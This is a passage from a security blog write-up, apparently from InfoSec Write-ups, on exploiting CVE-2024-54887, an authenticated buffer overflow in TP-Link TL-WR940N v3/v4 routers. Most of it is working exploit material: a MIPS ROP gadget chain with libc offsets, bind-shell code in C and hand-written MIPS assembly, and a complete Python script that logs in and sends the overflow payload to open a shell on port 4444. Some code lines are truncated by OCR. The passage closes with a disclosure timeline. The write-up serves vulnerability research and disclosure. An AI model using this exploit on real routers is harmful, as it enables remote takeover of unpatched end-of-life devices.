
This is an untenable situation. However, gadget 2 still looks like it's got the control flow functionality we need. The solution is simple: instead of loading a small integer into $a0 in gadget 1, we'll instead move a small integer into $s0, then jump to gadget 2. That way gadget 2 will take care of loading the small integer from $s0 into $a0 and then jump to sleep.

After doing a bit more digging, I found a suitable gadget:

```
0x0003680c: addiu $s0, $zero, 2; move $t9, $s5; jalr $t9; nop;
```

This gadget moves 2 into $s0, then jumps to the register saved in $s5. It has no delay instruction.

Finally, we'll want to find the offset of sleep in our library. We can search through Ghidra's Symbol Tree for sleep, and find that it's located at `0x63ca0`.



Final Gadgets

We now have all of the gadget we need. The corrected chain looks like this:


```
Load Immediate to s0
--------------------
0003680c : addiu s0, $zero, 2
00036810 : move $t9, $s5
00036814 : jalr $t9

Call sleep and maintain control
-------------------------------
000484fc : move t9,s3
00048500 : jalr t9
00048504 : _move a0,s0
00048508 : move t9,s4
0004850c : jalr t9
00048510 : _move a0,s0
```

```
Shellcode finder
----------------
0003459c : move t9,s1
000345a0 : jalr t9
000345a4 : _addiu s0,sp,0x28

Call shellcode
--------------
000254d8 : move t9,s0
000254dc : jalr t9
000254e0 : _move a0,s5
```

In knowing which registers are used for each jump, we also know where our gadgets should go in the payload, as we calculated their offsets earlier:

```
s0 - 596
s1 - 600 -> Gadget 4
s2 - 604
s3 - 608 -> Sleep Address
s4 - 612 -> Gadget 3
s5 - 616 -> Gadget 2
s6 - 620
s7 - 624

pc - 632 -> Gadget 1
```

Additionally, in the interest of providing some visual aid, here's that flow mapped out with the registers.



Handling Offsets

Most IoT devices and routers don't use Address Space Layout Randomization (ASLR) on the actual devices, but Firmadyne emulates them with ASLR enabled. It can be disabled by adding the following line to the `/etc/rc.d/rcS` file on the mounted drive prior to it starting the http Daemon:

```
# Disable ASLR
echo 0 > /proc/sys/kernel/randomize_va_space
```

After disabling ASLR in Firmadyne, we can derive the base address by viewing the process maps.

```
# cat /proc/477/maps
00400000-00588000 r-xp 00000000 08:01 354        /usr/bin/httpd
00598000-005b8000 rw-p 00188000 08:01 354        /usr/bin/httpd
005b8000-00699000 rwxp 00000000 00:00 0          [heap]
2aaa8000-2aaad000 r-xp 00000000 08:01 138        /lib/ld-uClibc-0.9.30.so
2aaad000-2aaae000 rw-p 00000000 00:00 0
2aaae000-2aab2000 rw-s 00000000 00:04 0          /SYSV0000002f (deleted)
2aabc000-2aabd000 r--p 00004000 08:01 138        /lib/ld-uClibc-0.9.30.so
2aabd000-2aabe000 rw-p 00005000 08:01 138        /lib/ld-uClibc-0.9.30.so
2aabe000-2aac4000 r-xp 00000000 08:01 617        /firmadyne/libnvram.so
2aac4000-2aad3000 ---p 00000000 00:00 0
2aad3000-2aad4000 rw-p 00005000 08:01 617        /firmadyne/libnvram.so
2aad4000-2aae1000 r-xp 00000000 08:01 216        /lib/libpthread-0.9.30.so
2aae1000-2aaf0000 ---p 00000000 00:00 0
2aaf0000-2aaf1000 r--p 0000c000 08:01 216        /lib/libpthread-0.9.30.so
2aaf1000-2aaf6000 rw-p 0000d000 08:01 216        /lib/libpthread-0.9.30.so
2aaf6000-2aaf8000 rw-p 00000000 00:00 0
2aaf8000-2ab55000 r-xp 00000000 08:01 225        /lib/libuClibc-0.9.30.so
2ab55000-2ab64000 ---p 00000000 00:00 0
```

I've found that, in this particular case, the base address of libuClibc can vary depending on whether the maps are viewed when the httpd process was started during initial boot or after rebooting the process; either `0x2aaf8000` on boot or `0x2aae2000` on restart.

With that in mind, Ghidra's offsets are slightly incorrect from the base of the library. Ghidra starts the first instruction of the library at 0x1000, where ropper starts at 0x0.

So the above gadget addresses that are derived from Ghidra are, in reality, 0x1000 bytes lower than they are presented. With that in mind, our calculated offsets for each gadget is:

```
Gadget 1: libc_base + 0x3680c -> Accurately derived from Ropper
Gadget 2: libc_base + 0x384fc
Gadget 3: libc_base + 0x2459c
Gadget 4: libc_base + 0x154d8
Sleep: libc_base + 0x53ca0
```

Writing Shellcode

A full explanation of writing shellcode is far beyond the scope of this article. However, GrayHatAcademy provides a phenomenal course on writing MIPS shellcode. It's "Pay What You Want" and it's money well spent.

How to Write Shellcode

A FREE 5-Part Video Series on Shellcode Mastery! Dedicated exclusively to the art of How to Write Shellcode. Whether...

www.grayhatacademy.com

The actual shellcode in this course needed to be modified slightly, as I opted to write a bind shell instead of a reverse shell. I chose this as it would be easier for others to reproduce the exploit without needing to modify an IP Address. The principals applied in the course transfer over. Written out in C and annotated with strace output, here's what our bindshell looks like:

```
#include <sys/socket.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <netinet/in.h>

void main() {
```

```
    int srvfd;
    int clifd;
    struct sockaddr_in hostaddr;

    hostaddr.sin_family = AF_INET;
    hostaddr.sin_port = htons(4444);
    hostaddr.sin_addr.s_addr = INADDR_ANY;

    srvfd = socket(AF_INET, SOCK_STREAM, 0);

    bind(srvfd, (struct sockaddr *)&hostaddr, sizeof(hostaddr));

    listen(srvfd, 2);

    clifd = accept(srvfd, NULL, NULL);

    dup2(clifd, 0);
    dup2(clifd, 1);
    dup2(clifd, 2);

    execl("/bin/sh", NULL);
    close(srvfd);
}

/*
strace

socket(AF_INET, SOCK_STREAM, IPPROTO_IP) = 3
bind(3, {sa_family=AF_INET, sin_port=htons(4444), sin_addr=inet_addr("0.0.0.0")
listen(3, 2)                            = 0
accept4(3, NULL, NULL, 0)               = 4
dup2(4, 0)                              = 0
dup2(4, 1)                              = 1
dup2(4, 2)                              = 2
execve("/bin/sh", [], 0x5555559251f0 /* 80 vars *\/) = 0
*/
```

The bottom comment demonstrates what system calls we need to recreate in assembly. When recreated in assembly, with system calls annotated, we end up with:

```
# socket(2, 2, 0) = srvfd
li $a0, 2
```

```
li $a1, 2
li $a2, 0
li $v0, 0x1057
syscall
move $s0, $v0

# bind(srvfd, {2, htons(0x115c), inet_addr(0x00000000)}, 16)
move $a0, $s0
li $t0, 2
sh $t0, -20($sp)
li $t0, 0x115c
sh $t0, -18($sp)
li $t0, 0x0000
sh $t0, -16($sp)
li $t0, 0x0000
sh $t0, -14($sp)
addiu $a1, $sp, -20
li $a2, 16
li $v0, 0x1049
syscall

# listen(h_sock, 2)
move $a0, $s0
li $a1, 2
li $v0, 0x104e
syscall

# accept4(h_sock, NULL, NULL, 0)
move $a0, $s0
li $a1, 0
li $a2, 0
li $a3, 0
li $v0, 0x1048
syscall
move $s1, $v0

# dup2(c_sock, 0)
move $a0, $s1
li $a1, 0
li $v0, 0xfdf
syscall

# dup2(c_sock, 1)
move $a0, $s1
li $a1, 1
li $v0, 0xfdf
syscall
```

```
# dup2(c_sock, 2)
move $a0, $s1
li $a1, 2
li $v0, 0xfdf
syscall

# execve("/bin/sh", ["/bin/sh"], NULL)

lui $t0, 0x2f62
addiu $t0, 0x696e
sw $t0, -20($sp)
lui $t0, 0x2f73
addiu $t0, 0x6800
sw $t0, -16($sp)
addiu $a0, $sp, -20

sw $a0, -8($sp)
sw $zero, -4($sp)
addiu $a1, $sp, -8

li $a2, 0
li $v0, 0xfab
syscall

# mips-linux-gnu-as bindshell.asm -o bindshellasm.o
# mips-linux-gnu-ld bindshellasm.o -o bindshellasm
```

Of course, may of these instructions have bad characters associated with them. During development, I found that only 0x00 was treated as a bad character. Once again, the above training thoroughly covers this topic and fixing it. After implementing some basic math operations to remove bad characters, my final shellcode is as follows:

```
# socket(2, 2, 0) = srvfd
li $t7, -6
nor $t7, $zero
addiu $a0, $t7, -3
addiu $a1, $t7, -3
addiu $a2, $t7, -5
li $v0, 0x1057
syscall 0x40404
addiu $s0, $v0, 0x1010
```

```
# bind(srvfd, {2, htons(0x115c), inet_addr(0x00000000)}, 16)
addiu $a0, $s0, -0x1010
addiu $t0, $t7, -3
sh $t0, -20($sp)
li $t0, 0x115c
sh $t0, -18($sp)

addiu $t0, $t7, -5
sh $t0, -16($sp)
addiu $t0, $t7, -5
sh $t0, -14($sp)
addiu $a1, $sp, -20

li $t2, 0x2121
xori $a2, $t2, 0x2137
li $v0, 0x1049
syscall 0x40404

# listen(h_sock, 2)
addiu $a0, $s0, -0x1010
addiu $a1, $t7, -3
li $v0, 0x104e
syscall 0x40404

# accept4(h_sock, NULL, NULL, 0)
li $t6, -6
nor $t6, $zero
addiu $a0, $s0, -0x1010
addiu $a1, $t6, -5
addiu $a2, $t6, -5
addiu $a3, $t6, -5
li $v0, 0x1048
syscall 0x40404
addiu $s1, $v0, 0x1010

# dup2(c_sock, 0)
li $t5, -6
nor $t5, $zero
addiu $a0, $s1, -0x1010
addiu $a1, $t5, -5
li $v0, 0xfdf
syscall 0x40404

# dup2(c_sock, 1)
addiu $a0, $s1, -0x1010
addiu $a1, $t5, -4
li $v0, 0xfdf
```

```
    syscall 0x40404

    # dup2(c_sock, 2)
    move $a0, $s1
    addiu $a1, $t5, -3
    li $v0, 0xfdf
    syscall 0x40404

    # execve("/bin/sh", ["/bin/sh"], NULL)
    li $t4, -6
    nor $t4, $zero
    lui $t0, 0x2f62
    addiu $t0, 0x696e
    sw $t0, -20($sp)
    lui $t0, 0x2f73
    addiu $t0, 0x6868
    sw $t0, -16($sp)
    sb $zero, -13($sp)
    addiu $a0, $sp, -20

    sw $a0, -8($sp)
    sw $zero, -4($sp)
    addiu $a1, $sp, -8

    addiu $a2, $t4, -5
    li $v0, 0xfab
    syscall 0x40404

    # mips-linux-gnu-as bindshell.asm -o bindshellasm.o
    # mips-linux-gnu-ld bindshellasm.o -o bindshellasm
```

If you read through this closely, you'll find that there are multiple uses of different temporary ($t) registers. I found that during shellcode execution, the values of the temporary registers would be modified between system calls and ultimately impact the latter math operations. Starting with clean temporary registers simplified this process. Ultimately, the shellcode is unobfuscated and is not as efficient as it possibly could be, but it does function correctly.

The Final Exploit

At this point, we have all of the following to build out an exploit and achieve remote code execution:

- A means of achieving a buffer overflow
- Ability to overwrite multiple registers and the next instruction
- Gadgets to control execution
- The offsets of our gadgets
- Working shellcode

Putting all of this into a Python exploit, we arrive at the final product:


```
#!/usr/bin/python3

import urllib.parse
import requests
import base64
import hashlib
import urllib
import struct
import argparse
import itertools
import sys
import time


def login(ip, username, pwd):
    hash = hashlib.md5(pwd.encode()).hexdigest()
    auth = base64.b64encode((username + ":" + hash).encode()).decode()

    url = "http://" + ip + "/userRpm/LoginRpm.htm?Save=Save"
    print("[+] Sending login request to: " + url)
    headers = {
        "Cookie": "Authorization=Basic%20" + urllib.parse.quote_plus(auth),
        "Referer": "http://" + ip + "/"
    }
    response = requests.get(url, headers=headers)

    random_url = response.text.split("top.location.href='")[0].split("/")[3]
    session_url = "http://" + ip + "/" + random_url + "/userRpm/"
    print("[+] Authenticated successfully! Session URL: " + session_url)
    return (session_url, auth)
```

```
def exploit(session_url, auth):
    print("[+] Sending exploit to: " + session_url + "Wan6to4TunnelCfgRpm.htm")
    headers = {
        "Cookie": "Authorization=Basic%20" + urllib.parse.quote_plus(auth),
        "Referer": session_url + "Wan6to4TunnelCfgRpm.htm"
    }
    libc_base = 0x2aae2000
    # 0x2aaf8000 if on first boot, or 0x2aae2000 if httpd has been restarted.

    shellcode = b"\x24\x0f\xff\xfa\x01\xe0\x78\x27\x25\xe4\xff\xfd\x25\xe5\xff\

    nop = b'\x27\x70\xc0\x01'

    sleep = struct.pack(">I", (libc_base + 0x53ca0))

    gadget1 = struct.pack(">I", (libc_base + 0x3680c))
    # addiu $s0, $zero, 2; move $t9, $s5, jalr $t9, nop - Loads 0x2 into $s0

    gadget2 = struct.pack(">I", (libc_base + 0x384fc))
    # move $t9, $s3; jalr $t9; move $a0, $s0; move $t9, $s4; jalr $t9 - Loads $

    gadget3 = struct.pack(">I", (libc_base + 0x2459c))
    # move $t9, $s1; jalr $t9; addiu $s0, $sp,0x28 - Saves start of shellcode 4

    gadget4 = struct.pack(">I", (libc_base + 0x154d8))
    # move $t9, $s0; jalrt $t9; move $a0, $s5 - Jumps to start of shellcode

    payload = 'A'*596
    payload += urllib.parse.quote_from_bytes(nop)      # $s0
    payload += urllib.parse.quote_from_bytes(gadget4)  # $s1
    payload += urllib.parse.quote_from_bytes(nop)      # $s2
    payload += urllib.parse.quote_from_bytes(sleep)    # $s3
    payload += urllib.parse.quote_from_bytes(gadget3)  # $s4
    payload += urllib.parse.quote_from_bytes(gadget2)  # $s5
    payload += urllib.parse.quote_from_bytes(nop)*3    # $s6-8
    payload += urllib.parse.quote_from_bytes(gadget1)  # $ra
    payload += "B"*40 # Padding to shellcode
    payload += urllib.parse.quote_from_bytes(shellcode)

    exploit_url = session_url + "Wan6to4TunnelCfgRpm.htm?ipv6Enable=on&wantype=
        "&dnsserver2=2001%3A4860%3A4860%3A%3A8888&ipAssignType=0&ipStart=1000&i
    try:
        requests.get(exploit_url, headers=headers, timeout=1)
    except:
        pass

def print_banner():
```

```
    banner = r"""
    TP-Link TL-WR940N v3/v4 Authenticated RCE by @joward
    """
    print(banner)

def main():
    print_banner()

    parser  = argparse.ArgumentParser()
    parser.add_argument("-i", "--ip", help="The IP address of the router. Requi
    parser.add_argument("-u","--username", help="The username to login with. De
    parser.add_argument("-p","--password", help="The password to login with. De
    args = parser.parse_args()

    # Send Exploit
    session_url, auth = login(args.ip, args.username, args.password)
    exploit(session_url, auth)
    print("[+] Exploit sent! Giving shellcode time to execute...")
    spinner = itertools.cycle(['-', '/', '|', '\\'])
    t_end = time.time() + 8
    while time.time() < t_end:
        sys.stdout.write(next(spinner))
        sys.stdout.flush()
        sys.stdout.write('\b')
        time.sleep(0.1)
    print("[+] Done! Check for a bind shell on port 4444")

if __name__ == "__main__":
    main()
```

The initial function handles authentication to the application, retrieving the appropriate URL prefix (as it changes on each session) and cookies. After that, our exploit takes our shellcode, gadgets, and offsets, places them into a byte array, and sends that to the affected endpoint, ideally executing our shellcode.

Demonstration



Disclosure Process

Thank you to TP-Link for their responsiveness to this issue. After reaching out, they followed up promptly on the issue. I've been informed that hardware versions 3 and 4 of the TL-WR940N have reached their end-of-life support and are no longer receiving security updates. However, they have given their support for publishing this research.

November 11th, 2024 — Vulnerability disclosed to TP-Link

November 16th, 2024 — TP-Link response, indicating the product is EoL, CVE request sent to MITRE

January 6th, 2025 — CVE-2024–54887 assigned

January 9th, 2025 — CVE-2024–54887 published

Resources

Lyon Yang — Exploiting Buffer Overflows on MIPS Architectures

GrayHatAcademy — Ghidra Scripts

GrayHatAcademy — How to Write Shellcode

Public Disclosure & Proof of Concept Exploit — GitHub

Hacking | Exploit Development | Offensive Security | Vulnerability Research

Follow

Published in InfoSec Write-ups

53K Followers · Last published 19 hours ago

A collection of write-ups from the best hackers in the world on topics ranging from bug bounties and CTFs to vulnhub machines, hardware challenges and real life encounters. Subscribe to our weekly newsletter for the coolest infosec updates: https://weekly.infosecwriteups.com/

Follow

Written by Joward

73 Followers · 3 Following

Offensive Security Enjoyer

Responses (2)

Foxx C-B
Jan 9

Awesome writeup man!


2

securitysam
6 days ago

lol I feel like vendors always go the "oh that product is EOL" route when you disclose vulnerabilities. Great writeup!

1 1 reply

More from Joward and InfoSec Write-ups




In InfoSec Write-ups by Joward

Fundamentals of .NET Decompilation With dnSpy

Intro


Jan 29, 2024 58



In InfoSec Write-ups by coffinxp

Unlock the Full Potential of the Wayback Machine for Bug Bounty

Turn Archives into $Bounties$

